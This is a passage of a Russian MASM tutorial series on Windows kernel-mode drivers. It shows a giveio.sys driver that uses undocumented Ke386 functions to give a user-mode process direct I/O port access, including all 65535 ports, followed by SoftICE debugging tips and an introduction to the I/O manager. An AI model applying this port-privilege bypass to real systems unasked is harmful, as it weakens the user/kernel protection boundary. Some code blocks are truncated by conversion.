Раз мы будем вызывать функцию Ke386IoSetAccessProcess, нам потребуется указатель на объект "процесс". Его можно получить разными способами. Я выбрал наиболее простой - по идентификатору. Именно поэтому, в модуле DateTime, мы получаем идентификатор текущего процесса и помещаем его в реестр. В данном случае мы используем реестр просто для передачи данных в драйвер. Т.к. процедура DriverEntry выполняется в контексте процесса System, нет возможности узнать, какой процесс на самом деле запустил драйвер. Вторым параметром, *pusRegistryPath* , в процедуре DriverEntry мы имеем указатель на раздел реестра, содержащий параметры инициализации драйвера. Мы воспользуемся им, чтобы извлечь из реестра идентификатор процесса.

Теперь можно перейти к разбору кода драйвера giveio.sys.

```
lea ecx, oa
InitializeObjectAttributes ecx, pusRegistryPath, 0, NULL, NULL
```

Для последующего вызова функции ZwOpenKey нам потребуется указатель на заполненную структуру OBJECT_ATTRIBUTES (\include\w2k\ntdef.inc). Для ее заполнения я использую макрос InitializeObjectAttributes. Можно заполнить и "вручную":

```
lea ecx, oa
xor eax, eax
assume ecx:ptr OBJECT_ATTRIBUTES
mov [ecx].dwLength, sizeof OBJECT_ATTRIBUTES
mov [ecx].RootDirectory, eax                    ; NULL
push pusRegistryPath
pop [ecx].ObjectName
mov [ecx].Attributes, eax                       ; 0
```

```
mov [ecx].SecurityDescriptor, eax                ; NULL
mov [ecx].SecurityQualityOfService, eax          ; NULL
assume ecx:nothing
```

Макрос InitializeObjectAttributes находится еще на стадии разработки, так что не советую использовать его способом отличным от приведенного выше. Если что не так - я не виноват ;-)

```
invoke ZwOpenKey, addr hKey, KEY_READ, ecx
.if eax == STATUS_SUCCESS

    push eax
    invoke ZwQueryValueKey, hKey, $CCOUNTED_UNICODE_STRING("ProcessId", 4), \
                            KeyValuePartialInformation, addr kvpi, sizeof kvpi, esp
    pop ecx
```

Вызовом функции ZwOpenKey получаем описатель раздела реестра в переменной hKey. Вторым параметром в эту функцию передаются права доступа, третьим - указатель на структуру OBJECT_ATTRIBUTES, заполненную на предыдущем этапе. С помощью функции ZwQueryValueKey получаем значение идентификатора процесса, записанное в параметре реестра ProcessId. Вторым параметром в эту функцию передается указатель на инициализированную структуру UNICODE_STRING, содержащую имя параметра реестра, значение которого мы хотим получить. Я стараюсь использовать возможности препроцессора masm на "полную катушку", поэтому, и тут использую самописный макрос $CCOUNTED_UNICODE_STRING (все там же - \Macros\Strings.mac). Обратите внимание на то, что я указываю выравнивание строки по границе двойного слова (выравнивание самой структуры UNICODE_STRING жестко прописано в макросе и равно двойному слову). Какой-то особой необходимости в этом тут нет, просто, я даю вам возможность оценить гибкость и удобство моих макросов. Рекламная пауза ;-) Если органически не переваривaете макросы, то можно использовать традиционный способ определения Unicode-строки, и структуры UNICODE_STRING ее содержащей:

```
usz dw 'U', 'n', 'i', 'c', 'o', 'd', 'e', ' ', 's', 't', 'r', 'i', 'n', 'g', 0
us UNICODE_STRING {sizeof usz - 2, sizeof usz, offset usz}
```

Меня этот способ никогда не вдохновлял, поэтому, я и написал для этой цели макросы COUNTED_UNICODE_STRING, $COUNTED_UNICODE_STRING, CCOUNTED_UNICODE_STRING, $CCOUNTED_UNICODE_STRING (см. \Macros\Strings.mac).

Третий параметр функции ZwQueryValueKey определяет тип запрашиваемой информации. KeyValuePartialInformation - символьная константа равная 2 (\include\w2k\ntddk.inc). Четвертый и пятый параметры - указатель на структуру KEY_VALUE_PARTIAL_INFORMATION и ее размер соответственно. В члене Data этой структуры мы и получим значение идентификатора процесса. Последний параметр - указатель на переменную, размером DWORD, в которую будет записано количество скопированных из реестра байт. Перед самым вызовом ZwQueryValueKey, мы резервируем на стеке для него место, а после вызова извлекаем значение. Я постоянно пользуюсь таким приемом - очень удобно.

```
.if ( eax != STATUS_OBJECT_NAME_NOT_FOUND ) && ( ecx != 0 )
    invoke MmAllocateNonCachedMemory, IOPM_SIZE
    .if eax != NULL
        mov pIopm, eax
```

Если вызов ZwQueryValueKey прошел успешно, выделяем с помощью функции MmAllocateNonCachedMemory кусочек памяти в пуле неподкачиваемой памяти (такая память никогда не сбрасывается на диск), размером 2000h байт - максимальный размер карты разрешения ввода-вывода. Сохраняем указатель в переменной pIopm.

```
lea ecx, kvpi
invoke PsLookupProcessByProcessId, \
          dword ptr (KEY_VALUE_PARTIAL_INFORMATION PTR [ecx]).Data, addr pProcess
.if eax == STATUS_SUCCESS
    invoke Ke386QueryIoAccessMap, 0, pIopm
```

Передавая в функцию PsLookupProcessByProcessId полученный ранее идентификатор процесса, получаем указатель на KPROCESS в переменной pProcess. Вызовом функции Ke386QueryIoAccessMap, копируем IOPM в буфер.

```
.if al != 0

    mov ecx, pIopm
    add ecx, 70h / 8
    mov eax, [ecx]
    btr eax, 70h MOD 8
    mov [ecx], eax

    mov ecx, pIopm
    add ecx, 71h / 8
    mov eax, [ecx]
    btr eax, 71h MOD 8
    mov [ecx], eax

    invoke Ke386SetIoAccessMap, 1, pIopm
    .if al != 0
        invoke Ke386IoSetAccessProcess, pProcess, 1
        .if al != 0
            ; доступ получен
        .else
            mov status, STATUS_IO_PRIVILEGE_FAILED
        .endif
    .else
         mov status, STATUS_IO_PRIVILEGE_FAILED
    .endif
.else
    mov status, STATUS_IO_PRIVILEGE_FAILED
.endif
```

Сбрасываем биты соответствующие портам ввода-вывода 70h и 71h, и записываем модифицированную IOPM. Вызовом функции Ke386IoSetAccessProcess разрешаем доступ. Обратите внимание, что Microsoft предусмотрела специальный код ошибки STATUS_IO_PRIVILEGE_FAILED. В принципе, здесь совершенно не важно, какой код ошибки мы вернем системе при выходе из DriverEntry. Я, просто потихоньку, ввожу вас в курс дела.

```
    invoke ObDereferenceObject, pProcess
.else
    mov status, STATUS_OBJECT_TYPE_MISMATCH
.endif
```

Предыдущий вызов функции PsLookupProcessByProcessId, увеличил количество ссылок на обьект процесса. Система раздельно хранит количество открытых описателей обьекта и количество предоставленных ссылок на объект. Описателями, в основном, пользуется код режима пользователя, ссылками - только код режима ядра. Пока, хотя бы одно из этих значений, не равно нулю, система не удаляет объект из памяти, считая что он еще используется каким-то кодом. Вызовом функции ObDereferenceObject мы уменьшаем количество ссылок на обьект процесса.

```
            invoke MmFreeNonCachedMemory, pIopm, IOPM_SIZE
        .else
            mov status, STATUS_INSUFFICIENT_RESOURCES
        .endif
    .endif
    invoke ZwClose, hKey
.endif
```

С помощью функции MmFreeNonCachedMemory освобождаем выделенный буфер, и, вызовом функции ZwClose, закрываем описатель раздела реестра.

Работа сделана - драйвер больше не нужен. Т.к. он возвращает один из кодов ошибки, система удаляет его из памяти. Но теперь, код режима пользователя имеет доступ к двум портам ввода-вывода, чем он и пользуется, обращаясь к памяти CMOS.

В этом примере я обратился к памяти CMOS, просто, для разнообразия. Можно было, как в предыдущем драйвере beeper.sys, попищать системным динамиком. Оставляю это вам, в качестве домашнего задания. Надо будет открыть доступ к соответствующим портам ввода-вывода. Вызвать процедуру MakeBeep1, предварительно убрав из ее тела каманды cli и sti, т.к. выполнять привилегированные команды процессора в режиме пользователя, вам никто не разрешит. Вызывать функции из модуля hal.dll, естественно, тоже нельзя, т.к. они находятся в адресном пространстве ядра. Максимум, что вы можете себе позволить - это предоставить доступ ко всем 65535 портам, одним махом:

```
invoke MmAllocateNonCachedMemory, IOPM_SIZE
.if eax != NULL
    mov pIopm, eax
    invoke RtlZeroMemory, pIopm, IOPM_SIZE

    lea ecx, kvpi
    invoke PsLookupProcessByProcessId, \
                dword ptr (KEY_VALUE_PARTIAL_INFORMATION PTR [ecx]).Data, addr pProcess
    .if eax == STATUS_SUCCESS
        invoke Ke386SetIoAccessMap, 1, pIopm
        .if al != 0
            invoke Ke386IoSetAccessProcess, pProcess, 1
        .endif
        invoke ObDereferenceObject, pProcess
    .endif
    invoke MmFreeNonCachedMemory, pIopm, IOPM_SIZE
.else
    mov status, STATUS_INSUFFICIENT_RESOURCES
.endif
```

Помните только, что баловство с системным динамиком и чтение памяти CMOS, достаточно безобидное занятие. Но обращение к каким-то другим портам может быть небезопасно, т.к. в режиме пользователя его невозможно синхронизировать.

Пара слов об отладке

Сейчас мы уже более предметно можем поговорить об этом увлекательном процессе. Как я уже говорил в первой части, удобнее всего использовать в качестве отладчика SoftICE.

Базовой техникой является расстановка в нужных местах исходного текста отладочного прерывания int 3. При этом нужно убедиться, что в SoftICE включено отслеживание этого прерывания. В более поздних версиях SoftICE, для адресов режима ядра (>80000000h), это сделано автоматически. Проверить это можно с помощью команды i3here. Если отлов int 3 не включен, сделать это можно с помощью той же команды i3here on (выключается - i3here off). Очень советую прописать эту команду прямо в параметры инициализации SoftICE. Если вы забудите это сделать при следующей загрузке системы, и запустите драйвер с таким прерыванием, то BSOD не заставит себя ждать. Есть еще одна команда приводящая к тому же результату - bpint 3. Разница в том, что в первом случае, вы окажетесь в SoftICE на инструкции следующей за int 3, а во втором, прямо на int 3. Можно сделать и так: bpint 3 do "r eip eip+1", но это менее удобно.

В коде драйвера giveio я неоднократно вызывал функцию DbgPrint. Эта функция выводит на консоль отладчика форматированные сообщения. SoftICE прекрасно их понимает. Можно использовать утилиту DebugView Марка Руссиновича http://sysinternals.com/ntw2k/utilities.shtml

Что в архиве

В архиве (находится в архиве `wasm_files.zip`: `files/recovered/219/kmd3.zip`) к этой статье, помимо исходных кодов примеров и макросов, вы обнаружите:

\tools\protoize — - утилита конвертации библиотечных .lib файлов во включаемые .inc файлы сделанная f0dder; Некоторые inc-файлы в каталоге \include\w2k\ изготовлены с ее помощью. Правда, все __cdecl-функции мне пришлось фиксить руками :-(

\tools\KmdManager — - утилита динамической загрузки/выгрузки драйверов (с исходниками, конечно). Порывшись хорошенько в сети, вы обнаружите несколько подобных инструментов, как с консольным, так и с графическим интерфейсом, но все они чем-либо да не устраивали меня. Поэтому, я написал свою собственную. Пока она не поддерживает буферов ввода-вывода, но, думаю, в следующей версии я этот недостаток исправлю. Если захотите ее перекомпилировать, то потребуется мой пакет cocomac v1.2;

\include\w2k — - необходимые включаемые файлы;

\lib\w2k — - необходимые библиотечные файлы. В связи с тем, что Microsoft прекратила свободное распространение DDK, у вас могут возникнуть некоторые проблемы при компиляции драйверов. Прежде всего - это отсутствие .lib файлов. В этом каталоге находятся файлы от свободного выпуска Windows 2000, но подойдут без проблем и для Windows XP, и, думаю, для Windows NT4.0 тоже. Надеюсь, Microsoft на меня за это не очень обидится ;-)

Что почитать

Документацию DDK, помимо сайта http://www.microsoft.com/, можно посмотреть тут: "Windows XP SP1 DDK Documentation On-line".

Все Zw* функции и некоторые структуры описаны подробно в книге Гэри Неббета "Справочник по базовым функциям API Windows NT/2000", Издательский дом "Вильямс", 2002. В сети можно найти электронную версию этой книги: Gary Nebbett, "Windows NT-2000 Native API Reference".

Вобщем, на первых порах, можно обойтись и без DDK. Если чувствуете, что чего-то не хватает - ищите в сети. При желании найти можно многое.

Все драйверы я тестировал под Windows 2000 Pro и Windows XP Pro. Но все должно работать и на более ранних выпусках Windows NT. До встречи в следующей статье, где мы поговорим о подсистеме ввода-вывода вообще, и о диспетчере ввода-вывода в частности.

Драйверы режима ядра: Часть 4: Подсистема ввода-вывода

Автор: Four-F

Дата: 2003-01-12

В первой части я сказал, что разрабатываемые нами драйверы можно считать DLL режима ядра. С определенной долей условности это действительно так. Зачем еще нужен драйвер, который не управляет каким-либо реальным устройством? Только для того, чтобы служить проводником в режим ядра. При этом код драйвера, по сути, является набором функций, позволяющих решать задачи недоступные коду режима пользователя. Когда нужно решить одну из таких задач, вызывается соответствующая функция. Принципиальная разница (не считая уровня привилегий) в том, что, в случае обычной DLL, мы получаем (явно или неявно) адрес интересующей нас функции и передаем туда управление. В случае драйвера режима ядра, такой сценарий был бы крайне опасен с точки зрения безопасности системы. Поэтому, система предоставляет посредника в лице *диспетчера ввода-вывода* (I/O manager), который является одним из компонентов *подсистемы ввода-вывода* (I/O subsystem). Диспетчер ввода-вывода отвечает за формирование *пакета запроса ввода-вывода* (I/O request packet, IRP) и посылку его драйверу для дальнейшей обработки. Весьма упрощенная схема взаимодействия диспетчера ввода-вывода с приложениями пользовательского режима и драйверами устройств приведена на рис 4-1.




Рис. 4-1. Упрощенная схема ввода-вывода

Из этой схемы следует, что абсолютно все обращения пользовательских приложений к устройствам и, следовательно, к драйверам устройств выполняются под управлением диспетчера ввода-вывода. Возвращаемые результаты также проходят через этот компонент системы

ввода-вывода. Не стоит думать, что драйвер так уж сильно ущемлен в своих правах. Просто механизм, предоставляемый диспетчером ввода-вывода, работает именно так как показано на схеме. На самом деле, драйвер, конечно же, может обратиться к режиму пользователя и напрямую, а вот у кода режима пользователя нет никаких документированных возможностей напрямую обращаться к режиму ядра. Система не может позволить пользовательским приложениям безконтрольно переходить границу между режимом пользователя и режимом ядра. И это правильно.

Код режима пользователя вынужден заказывать операцию ввода-вывода на устройство. Именно на устройство. Дело в том, что в процедуре DriverEntry драйвер должен создать устройство (или несколько), которым он будет управлять. В нашем случае это устройство виртуальное. Создание устройства, конечно же, не следует понимать буквально, даже если драйвер призван управлять реальным устройством. Это означает создание в памяти соответствующих структур данных, олицетворяющих для системы само устройство. Создавая устройство, драйвер как бы говорит диспетчеру ввода-вывода: "Вот устройство, которым я буду управлять. Если к тебе придет запрос ввода-вывода на это устройство, ты отправляй его ко мне, а я уж разберусь, что с ним делать." Только драйвер знает как работать со своим устройством. Диспетчер ввода-вывода просто занимается формированием пакетов запроса ввода-вывода и направлением их нужным драйверам. А код режима пользователя вообще не знает, и не должен знать, какой драйвер или драйверы какое устройство обслуживают.

Программа управления драйвером VirtToPhys.sys

Называть код, который мы сейчас рассмотрим, программой управления драйвером, вообще говоря, не совсем верно. Он (этот код) совмещает в себе как программу управления, ответственную за регистрацию и запуск драйвера, так и программу-клиент устройства, призванную осуществлять с устройством операции ввод-вывода.

Вот этот исходный код.

```
;;;
```

```
;;;
```

```
pop eax

invoke CreateService, hSCManager, $CTA0("VirtToPhys"), \
                      $CTA0("Virtual To Physical Address Converter"), \
                      SERVICE_START + SERVICE_STOP + DELETE, SERVICE_KERNEL_DRIVER, \
                      SERVICE_DEMAND_START, SERVICE_ERROR_IGNORE, addr acModulePath, \
                      NULL, NULL, NULL, NULL, NULL

.if eax != NULL
    mov hService, eax

    ; в драйвере будет вызвана функция DriverEntry
    invoke StartService, hService, 0, NULL
    .if eax != 0

        ; драйверу будет направлен IRP типа IRP_MJ_CREATE
        invoke CreateFile, $CTA0("\\\\.\\slVirtToPhys"), GENERIC_READ + GENERIC_WRITE, \
                       0, NULL, OPEN_EXISTING, 0, NULL

        .if eax != INVALID_HANDLE_VALUE
            mov hDevice, eax

            lea esi, adwInBuffer
            assume esi:ptr DWORD
            invoke GetModuleHandle, NULL
            mov [esi][0*(sizeof DWORD)], eax
            invoke GetModuleHandle, $CTA0("kernel32.dll", szKernel32)
            mov [esi][1*(sizeof DWORD)], eax
            invoke GetModuleHandle, $CTA0("user32.dll", szUser32)
            mov [esi][2*(sizeof DWORD)], eax
            invoke GetModuleHandle, $CTA0("advapi32.dll", szAdvapi32)
            mov [esi][3*(sizeof DWORD)], eax

            lea edi, adwOutBuffer
            assume edi:ptr DWORD
            ; драйверу будет направлен IRP типа IRP_MJ_DEVICE_CONTROL
            invoke DeviceIoControl, hDevice, IOCTL_GET_PHYS_ADDRESS, \
                                    esi, sizeof adwInBuffer, \
                                    edi, sizeof adwOutBuffer, \
                                    addr dwBytesReturned, NULL

            .if ( eax != 0 ) && ( dwBytesReturned != 0 )

                invoke GetModuleFileName, [esi][0*(sizeof DWORD)], \
                                          addr acModulePath, sizeof acModulePath

                lea ecx, acModulePath[eax-5]
                .repeat
                    dec ecx
                    mov al, [ecx]
                .until al == '\'
                inc ecx
                push ecx

                CTA0 "%s \t%08Xh\t%08Xh   ( %s )\n", szFmtMod

                invoke BigNumToString, [edi][0*(sizeof DWORD)], addr acNumber
                pop ecx
                invoke wsprintf, addr acThis, addr szFmtMod, ecx, \
                                 [esi][0*(sizeof DWORD)], \
                                 [edi][0*(sizeof DWORD)], addr acNumber

                invoke BigNumToString, [edi][1*(sizeof DWORD)], addr acNumber
                invoke wsprintf, addr acKernel, addr szFmtMod, addr szKernel32, \
                                 [esi][1*(sizeof DWORD)], \
                                 [edi][1*(sizeof DWORD)], addr acNumber

                invoke BigNumToString, [edi][2*(sizeof DWORD)], addr acNumber
                invoke wsprintf, addr acUser, addr szFmtMod, addr szUser32, \
                                 [esi][2*(sizeof DWORD)], \
                                 [edi][2*(sizeof DWORD)], addr acNumber
```

```
                        invoke BigNumToString, [edi][3*(sizeof DWORD)], addr acNumber
                        invoke wsprintf, addr acAdvapi, addr szFmtMod, addr szAdvapi32, \
                                         [esi][3*(sizeof DWORD)], \
                                         [edi][3*(sizeof DWORD)], addr acNumber

                        invoke wsprintf, addr acBuffer, \
                                         $CTA0("Module:\t\tVirtual:\t\tPhysical:\n\n%s\n%s%s%s"), \
                                         addr acThis, addr acKernel, addr acUser, addr acAdvapi

                        assume esi:nothing
                        assume edi:nothing
                        invoke MessageBox, NULL, addr acBuffer, $CTA0("Modules Base Address"), \
                                           MB_OK + MB_ICONINFORMATION
                    .else
                        invoke MessageBox, NULL, $CTA0("Can't send control code to device."), NULL,
    \
                                           MB_OK + MB_ICONSTOP
                    .endif
                    ; драйверу будет направлен IRP типа IRP_MJ_CLOSE
                    invoke CloseHandle, hDevice
                .else
                    invoke MessageBox, NULL, $CTA0("Device is not present."), NULL, MB_ICONSTOP
                .endif
                ; в драйвере будет вызвана функция DriverUnload
                invoke ControlService, hService, SERVICE_CONTROL_STOP, addr _ss
            .else
                invoke MessageBox, NULL, $CTA0("Can't start driver."), NULL, MB_OK + MB_ICONSTOP
            .endif
            invoke DeleteService, hService
            invoke CloseServiceHandle, hService
        .else
            invoke MessageBox, NULL, $CTA0("Can't register driver."), NULL, MB_OK + MB_ICONSTOP
        .endif
        invoke CloseServiceHandle, hSCManager
    .else
        invoke MessageBox, NULL, $CTA0("Can't connect to Service Control Manager."), NULL, \
                           MB_OK + MB_ICONSTOP
    .endif

    invoke ExitProcess, 0

start endp

;;////////////////////////////////////////////////////////////////////////////////////////
   :
;

;;////////////////////////////////////////////////////////////////////////////////////////
   :

end start
```

Не считая кода подготавливающего информацию для ввода в устройство и кода ответственного за форматирование и вывод на экран полученных данных, принципиально нового здесь немного - всего три функции: CreateFile, DeviceIoControl и CloseHandle. Эти три функции являются ключевыми. Причем, ни в одном параметре передающимся в эти функции вы не найдете и намека, как я уже сказал, на какой-либо драйвер. Все операции ввода-вывода здесь происходят с виртуальным устройством.

Создает устройство и присваивает ему имя драйвер. Для драйверов создающих виртуальные устройства это происходит обычно в процедуре инициализации DriverEntry. Драйвер VirtToPhys создает устройство под именем "devVirtToPhys" (префикс "dev" я добавил сознательно - зачем, скажу ниже). К сожалению, вы пока не можете посмотреть на исходный код драйвера - в следующей статье у вас появится такая возможность.

Итак, драйвер регистрируется и запускается обычным образом. Обращение к функции StartService приводит к тому, что в драйвере вызывается процедура DriverEntry, в которой и создается

виртуальное устройство под именем "devVirtToPhys". Именуется устройство для того, чтобы его можно было найти (по имени) и получить к нему доступ.

Раз создается какой-то новый объект, да еще имеющий имя, то на сцену выходит еще один ключевой компонент системы, которому мы еще не уделили должного внимания - *диспетчер объектов* (object manager). Он отвечает за создание, защиту и управление объектами.

Имена объектов попадают в пространство имен диспетчера объектов. Пространство имен имеет иерархическую структуру аналогичную структуре каталогов файловой системы. Для просмотра базы данных диспетчера объектов можно использовать разные утилиты, самой удобной из которых, на мой взгляд, является WinObj уже знакомого вам Марка Руссиновича http://www.sysinternals.com/.

Для просмотра объектов созданных драйвером VirtToPhys на своем компьютере, просто запустите VirtToPhys.exe, но не закрывайте диалоговое окно

В каталог "\Device", по соглашению, помещаются объекты "устройство". Наше устройство devVirtToPhys помещается драйвером именно в этот каталог.




Рис. 4-2. Объект "устройство" devVirtToPhys в пространстве имен диспетчера объектов




Рис. 4-3. Свойства объекта "устройство" devVirtToPhys

В каталог "\Driver" попадают объекты "драйвер". В этот каталог система и помещает наш драйвер VirtToPhys (никаких префиксов в имени я не использовал).




Рис. 4-4. Объект "драйвер" VirtToPhys в пространстве имен диспетчера объектов

Все каталоги в пространстве имен диспетчера объектов, кроме двух - "\BaseNamedObjects" и "\??", невидимы для кода режима пользователя. Поэтому, обратиться ни к одному объекту, кроме находящихся в этих двух каталогах, код режима пользователя не может. Это сделано все по тем же соображениям безопасности. Таким образом, обратиться ни к объекту "драйвер" VirtToPhys в каталоге "\Driver", ни к объекту "устройство" devVirtToPhys в каталоге "\Device", код режима пользователя не может.

